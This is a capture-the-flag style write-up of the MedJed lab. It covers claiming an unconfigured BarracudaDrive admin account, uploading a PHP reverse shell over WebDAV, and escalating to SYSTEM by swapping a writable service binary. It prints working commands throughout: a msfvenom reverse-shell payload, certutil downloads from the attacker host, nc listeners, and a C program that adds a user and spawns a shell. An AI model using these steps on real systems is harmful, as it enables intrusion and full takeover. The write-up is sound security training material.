MedJed
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. MedJed runs BarracudaDrive 6.5 on 8000 with an unconfigured administrator account, so we create it ourselves. An exposedphpinfo.phpon 45443 reveals the document root (C:\xampp\htdocs), and over WebDAV we upload a PHP webshell into that folder, which Apache executes (WebDAV upload): shell asjerren. BarracudaDrive'sbdservice runs as LocalSystem and itsC:\bdfolder is writable by regular users, so we replace the service binary and, on reboot, it runs our code as SYSTEM (insecure service permissions).
Recon
Initial scan
The reply TTL 125 → Windows: Windows starts the TTL at 128 and each routing hop decrements it, so 125 = 128−3; a hint, not proof (it can be spoofed), confirmed by the service scan. The sweep returns many ports; the relevant ones are a BarracudaServer, two Apache PHP and a FileZilla:
ping -c 1 192.168.230.127
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open 192.168.230.127
PORT STATE SERVICE
445/tcp open microsoft-ds
3306/tcp open mysql
8000/tcp open http-alt
30021/tcp open ftp
45332/tcp open http
45443/tcp open httpnmap -p135,139,445,3306,5040,8000,30021,33033,44330,45332,45443 -sCV 192.168.230.127 -oN targetedScanPORT STATE SERVICE VERSION
445/tcp open microsoft-ds
3306/tcp open mysql MariaDB 10.3.24 or later (unauthorized)
8000/tcp open http-alt BarracudaServer.com (Windows)
30021/tcp open ftp FileZilla ftpd 0.9.41 beta
45332/tcp open http Apache httpd 2.4.46 (Win64) ... PHP/7.3.23
45443/tcp open http Apache httpd 2.4.46 (Win64) ... PHP/7.3.23FTP (30021) allows anonymous login but only exposes the read-only source of a Ruby app, nothing sensitive. Both Apache servers serve the same "Quiz App". The BarracudaServer on 8000 advertises WebDAV (PROPFIND, PUT, COPY, MKCOL...).
phpinfo.php - TCP 45443

dirsearch on 45443 finds a reachable phpinfo.php. Besides confirming the stack (Apache/PHP 7.3.23 on XAMPP), it leaks a key value: the document root, C:\xampp\htdocs. Knowing the web's physical path is what makes any file upload useful.
BarracudaDrive - TCP 8000

Port 8000 hosts BarracudaDrive 6.5. On opening it, the server is freshly installed and shows the setup wizard: Set Administrator Account, asking us to define the admin account. Since nobody has set it, we create it ourselves and become the service's admin:
Exploitation
BarracudaDrive: WebDAV upload to RCE

With an admin session, BarracudaDrive's Web-File-Server exposes the drive over WebDAV: the /fs/ link is listed as read-write.
Opening it, the file manager shows the exact WebDAV Session URL, http://192.168.230.127:8000/fs/0eaa48386977bdb8/, and the C and D collections (the system drives):

The mount point /fs/<id>/ maps to the root of the C: drive. Combined with the document root phpinfo gave us (C:\xampp\htdocs), we have file write where Apache executes PHP (WebDAV upload). As the webshell we use Ivan Sincek's PHP from revshells.com:

With cadaver we navigate to the document root and upload that rev.php:
cadaver http://192.168.230.127:8000/fs/0eaa48386977bdb8/
cd C
cd xampp/htdocs/
put rev.php
dav:/fs/0eaa48386977bdb8/> ls
Coll:   C                                    0  Jan  1  1970
Coll:   D                                    0  Jan  1  1970
dav:/fs/0eaa48386977bdb8/> cd C
dav:/fs/0eaa48386977bdb8/C/> cd xampp/htdocs/
dav:/fs/0eaa48386977bdb8/C/xampp/htdocs/> put rev.php
Uploading rev.php to `/fs/0eaa48386977bdb8/C/xampp/htdocs/rev.php':
Progress: [========================>] 100.0% of 9288 bytes succeeded.
The upload succeeds: collection C is the C: drive, so rev.php lands in C:\xampp\htdocs\, exactly where Apache executes PHP.
Requesting rev.php through the Apache on 45443 executes the PHP and fires a reverse shell:

The shell runs as medjed\jerren.
Local
type local.txt & whoami & hostname & ipconfig
9dfbd9cf11a3d0a9a4ecf6827c8542f1
medjed\jerren
Privilege escalation
Insecure service permissions on bd

searchsploit against BarracudaDrive points to EDB 48789 ("Insecure Folder Permissions"), which documents exactly this vector: the bd service runs as LocalSystem and its binary is replaceable by a regular user.
BarracudaDrive registers as the bd service. We check its permissions with cacls and its config with sc qc:
cacls C:\bd
cacls C:\bd\bd.exe
sc qc bd
C:\Users\Jerren\Desktop>cacls C:\bd\bd.exe
C:\bd\bd.exe  BUILTIN\Administrators:(ID)F
              NT AUTHORITY\SYSTEM:(ID)F
              BUILTIN\Users:(ID)R
              NT AUTHORITY\Authenticated Users:(ID)C

C:\Users\Jerren\Desktop>sc qc bd
SERVICE_NAME: bd
        BINARY_PATH_NAME   : "C:\bd\bd.exe"
        START_TYPE         : 2   AUTO_START
        SERVICE_START_NAME : LocalSystem
The two facts that build the vector: Authenticated Users has C (Change) over bd.exe, and the service auto-starts (AUTO_START) as LocalSystem.
Two facts combine: the C:\bd folder and the bd.exe binary grant change (C) to Authenticated Users, and the service auto-starts as LocalSystem. In other words, any user can replace the executable SYSTEM will launch at boot (insecure service permissions).
We prepare a malicious bd.exe compiled from a small C (addAdmin.c, adapted from the EDB PoC) that adds a user, launches our rev.exe and, to avoid leaving the service broken, relaunches the renamed original binary with WinExec:
// addAdmin.c
#include <stdlib.h>
#include <windows.h>
int main() {
    system("net user boku mypassword /add");
    system("C:\\bd\\rev.exe");
    WinExec("C:\\bd\\bd.service.exe", 0);
    return 0;
}
We compile it with mingw, build rev.exe with msfvenom and serve both over HTTP:
# On Kali
i686-w64-mingw32-gcc addAdmin.c -l ws2_32 -o bd.exe
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.211 LPORT=4343 -f exe -o rev.exe
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.230.127 - - [26/Jan/2026 20:28:57] "GET /bd.exe HTTP/1.1" 200 -
192.168.230.127 - - [26/Jan/2026 20:28:57] "GET /bd.exe HTTP/1.1" 200 -
192.168.230.127 - - [26/Jan/2026 20:29:03] "GET /rev.exe HTTP/1.1" 200 -
192.168.230.127 - - [26/Jan/2026 20:29:03] "GET /rev.exe HTTP/1.1" 200 -

C:\bd>certutil.exe -f -urlcache -split http://192.168.45.211/bd.exe bd.exe
****  Online  ****
  000000  ...
  019f1a
CertUtil: -URLCache command completed successfully.

C:\bd>certutil.exe -f -urlcache -split http://192.168.45.211/rev.exe
****  Online  ****
  0000  ...
  1e00
CertUtil: -URLCache command completed successfully.
We start the nc that will receive the connection:
rlwrap nc -nlvp 4343On the victim, we rename the legit bd.exe, pull both binaries with certutil into C:\bd and force the reboot:
move C:\bd\bd.exe C:\bd\bd.service.exe
certutil.exe -f -urlcache -split http://192.168.45.211/bd.exe bd.exe
certutil.exe -f -urlcache -split http://192.168.45.211/rev.exe rev.exe
shutdown /r /t 0
On reboot, the bd service runs our binary as SYSTEM and we get the shell:

# rlwrap nc -nlvp 4343
listening on [any] 4343 ...
connect to [192.168.45.211] from (UNKNOWN) [192.168.230.127] 49670
Microsoft Windows [Version 10.0.19042.1387]
C:\WINDOWS\system32>whoami
nt authority\system
On reboot, the bd service launches our bd.exe with its LocalSystem token: the reverse shell arrives as nt authority\system.
Root
type proof.txt & whoami & ipconfig & hostname
9b06a914c5d91092a892b8101c4e45f3
nt authority\system
Attack chain
HTTP (45443)  --  phpinfo.php -> document root C:\xampp\htdocs
HTTP (8000)   --  BarracudaDrive 6.5 -> Set Administrator Account
        │  WebDAV (cadaver) -> PUT rev.php into the document root
        │  Apache executes the webshell -> reverse shell
        ▼
jerren  (local.txt)
        │  bd service (LocalSystem) with writable C:\bd
        │  replace bd.exe + reboot
        ▼
SYSTEM  (proof.txt)
Lessons learned
- A freshly installed service is an invitation. BarracudaDrive showed the admin-setup wizard because nobody had run it; creating the account gave us control. Exposed services must be configured before being reachable.
